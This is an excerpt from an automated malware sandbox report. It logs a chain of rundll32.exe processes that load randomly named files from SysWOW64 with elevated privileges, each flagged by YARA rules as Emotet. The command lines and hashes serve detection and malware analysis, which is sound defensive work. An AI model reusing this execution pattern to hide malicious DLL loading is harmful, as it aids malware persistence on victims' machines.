Yara matches:	<ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2107903712.0000000000B21000.00000020.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2106786697.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security</li></ul>
Reputation:	moderate

#### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol
File Path		Offset	Length	Completion	Count	Source Address	Symbol

### Analysis Process: rundll32.exe PID: 2800 Parent PID: 2384

#### General

Start time:	16:31:49
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Slimgulab0\vhtbjtkrz.lpr', Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2109254352.0000000000261000.00000020.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2108974608.0000000000190000.00000040.00000001.sdmp, Author: Joe Security</li></ul>

Reputation:	moderate						
<b>File Activities</b>							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol
<b>Analysis Process: rundll32.exe PID: 2792 Parent PID: 2800</b>							
<b>General</b>							
Start time:	16:31:50						
Start date:	13/01/2021						
Path:	C:\Windows\SysWOW64\rundll32.exe						
Wow64 process (32bit):	true						
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bvjuzxolrifk\tucwdqbdifewnx',Control_RunDLL						
Imagebase:	0xb60000						
File size:	44544 bytes						
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8						
Has elevated privileges:	true						
Has administrator privileges:	true						
Programmed in:	C, C++ or other language						
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2111015590.00000000000150000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2111121616.000000000001B1000.00000020.00000001.sdmp, Author: Joe Security</li> </ul>						
Reputation:	moderate						

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol
<b>Analysis Process: rundll32.exe PID: 2748 Parent PID: 2792</b>							

Reputation:	moderate						
<b>General</b>							
<b>File Activities</b>							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol
<b>Analysis Process: rundll32.exe PID: 2748 Parent PID: 2792</b>							
<b>General</b>							
Start time:	16:31:51						
Start date:	13/01/2021						
Path:	C:\Windows\SysWOW64\rundll32.exe						
Wow64 process (32bit):	true						
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bsmdm\ghwk.vcj',Control_RunDLL						
Imagebase:	0xb60000						
File size:	44544 bytes						
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8						
Has elevated privileges:	true						
Has administrator privileges:	true						
Programmed in:	C, C++ or other language						
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2112719680.000000000241000.00000020.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2112674690.000000000220000.00000040.00000001.sdmp, Author: Joe Security</li> </ul>						
Reputation:	moderate						

## File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path	Completion			Count	Source Address	Symbol

## Analysis Process: rundll32.exe PID: 1980 Parent PID: 2748

### General

Start time:	16:31:52
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Anheubolw\yblyupae.she',Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2115003226.000000000001F1000.00000020.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2114888366.00000000000190000.00000040.00000001.sdmp, Author: Joe Security</li></ul>
Reputation:	moderate

## File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path	Completion			Count	Source Address	Symbol

## Analysis Process: rundll32.exe PID: 2452 Parent PID: 1980

### General

Start time:	16:31:53
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bwaqczxvcucs\mfq\hcresmvq.yyb',Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2117620078.0000000000250000.00000040.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2118054956.000000000006A1000.00000020.00000001.sdmp, Author: Joe Security</li></ul>
Reputation:	moderate

## File Activities

File Path	Access	Attributes	Options	Completion	Source Count	Address	Symbol
Old File Path	New File Path			Completion	Source Count	Address	Symbol

### Analysis Process: rundll32.exe PID: 2836 Parent PID: 2452

#### General

Start time:	16:31:54
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vvkklglowmtf.xpy',Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2121698890.0000000000190000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2121760438.00000000001B1000.00000020.00000001.sdmp, Author: Joe Security</li> </ul>
Reputation:	moderate

#### File Activities

File Path	Access	Attributes	Options	Completion	Source Count	Address	Symbol
Old File Path	New File Path			Completion	Source Count	Address	Symbol

### Analysis Process: rundll32.exe PID: 3068 Parent PID: 2836

#### General

Start time:	16:31:56
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Eqlmzzdzvxl\jxrtnvzlw.xix',Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2124437516.0000000000161000.00000020.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2124305408.0000000000140000.00000040.00000001.sdmp, Author: Joe Security</li> </ul>
Reputation:	moderate

#### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol

## Analysis Process: rundll32.exe PID: 3060 Parent PID: 3068

### General

Start time:	16:31:57
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qjhyislvvyps.icm',Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2355747254.000000000001D1000.00000020.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2355718078.000000000001B0000.00000040.00000001.sdmp, Author: Joe Security</li> </ul>

### Disassembly

#### Code Analysis